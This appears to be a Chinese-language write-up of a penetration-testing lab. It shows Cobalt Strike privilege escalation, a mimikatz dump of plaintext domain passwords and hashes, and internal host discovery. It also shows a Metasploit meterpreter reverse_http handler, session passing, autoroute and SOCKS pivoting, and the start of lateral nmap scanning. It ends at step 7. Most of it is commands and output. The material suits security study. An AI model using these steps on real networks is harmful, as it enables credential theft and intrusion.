
1. 尝试利用CS提权，成功；






```
05/28 21:44:41 *** admin has joined.
05/28 22:10:12 *** initial beacon from Administrator *@192.168.31.134 (STU1)
05/28 22:36:36 *** initial beacon from SYSTEM *@192.168.31.134 (STU1)
```

2. 抓取明文密码；




```
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 750674 bytes
[+] received output:

Authentication Id : 0 ; 614983 (00000000:00096247)
Session           : Interactive from 1
User Name         : Administrator
Domain            : GOD
Logon Server      : OWA
Logon Time        : 2025/5/28 21:50:47
SID               : S-1-5-21-2952760202-1353902439-2381784089-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : GOD
         * LM       : edea194d76c77d87840ac10a764c7362
         * NTLM     : 8a963371a63944419ec1adf687bb1be5
         * SHA1     : 343f44056ed02360aead5618dd42e4614b5f70cf
        tspkg :
         * Username : Administrator
         * Domain   : GOD
         * Password : hongrisec@2019
        wdigest :
         * Username : Administrator
         * Domain   : GOD
         * Password : hongrisec@2019
        kerberos :
         * Username : Administrator
         * Domain   : GOD.ORG
         * Password : hongrisec@2019
        ssp :
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
```


3. 使用`net view`查找发现域内的其他机器；



```
[+] received output:
 Server Name               IP Address                          Platform  Version  Type   Comment
 -----------               ----------                          --------  -------  ----   -------
 OWA                       192.168.52.138                      500       6.1      PDC
 ROOT-TVI862UBEH           192.168.52.141                      500       5.2
```




```
   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 192.168.52.141
```



```
   IPv4 地址 . . . . . . . . . . . . : 192.168.52.138
```


4. 联动MSF进行继续渗透，先开MSF监听；


```
msfconsole # 启动MSF框架
use exploit/multi/handler
set payload windows/meterpreter/reverse_http
set lhost 192.168.31.132
set lport 1111
exploit
```




```
                                  `-..__ `--
                                https://metasploit.com


       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(multi/handler) > set lhost 192.168.31.132
lhost => 192.168.31.132
msf6 exploit(multi/handler) > set lport 1111
lport => 1111
msf6 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.31.132:1111
```

5. 在CS上增加外部会话，然后msf可以获取到一个session对话；






msf	windows/foreign/reverse_http	192.168.31.132	1111
ok	windows/beacon_http/reverse_http	192.168.1.104	4444
dddd	windows/beacon_http/reverse_http	192.168.31.132	8888




```
msf6 exploit(multi/handler) > exploit
[*] Started HTTP reverse handler on http://192.168.31.132:1111
[!] http://192.168.31.132:1111 handling request from 192.168.31.134; (UUID: 1w8mq0a5) Without a database co
UID tracking will not work!
[*] http://192.168.31.132:1111 handling request from 192.168.31.134; (UUID: 1w8mq0a5) Staging x86 payload (
[!] http://192.168.31.132:1111 handling request from 192.168.31.134; (UUID: 1w8mq0a5) Without a database co
UID tracking will not work!
[*] Meterpreter session 1 opened (192.168.31.132:1111 -> 192.168.31.134:37978) at 2025-05-28 22:59:36 +0800

meterpreter >
```

6. 建立socks反向代理，为了使得其他工具（外网）可以访问到cs反弹过来的会话从而进入内网；

```
# 新建路由
run post/multi/manage/autoroute
# 查看路由
run autoroute -p
# 挂起，建立socks反向代理
background
use auxiliary/server/socks_proxy
set VERSION 4a
set SRVHOST 127.0.0.1
exploit
jobs
```




```
meterpreter > run post/multi/manage/autoroute

[*] Running module against STU1
[*] Searching for subnets to autoroute.
[+] Route added to subnet 169.254.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 192.168.31.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.52.0/255.255.255.0 from host's routing table.
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   169.254.0.0        255.255.0.0        Session 1
   192.168.31.0       255.255.255.0      Session 1
   192.168.52.0       255.255.255.0      Session 1

meterpreter >
```



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set VERSION 4a
VERSION => 4a
msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > exploit
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > jobs

Jobs
====

  Id  Name                                Payload  Payload opts
  --  ----                                -------  ------------
  0   Auxiliary: server/socks_proxy

msf6 auxiliary(server/socks_proxy) >
```


7. 开始横向渗透控制其它主机，首先进行其它内网主机端口探测（`proxychains nmap -sS -sV -Pn <ip>`）



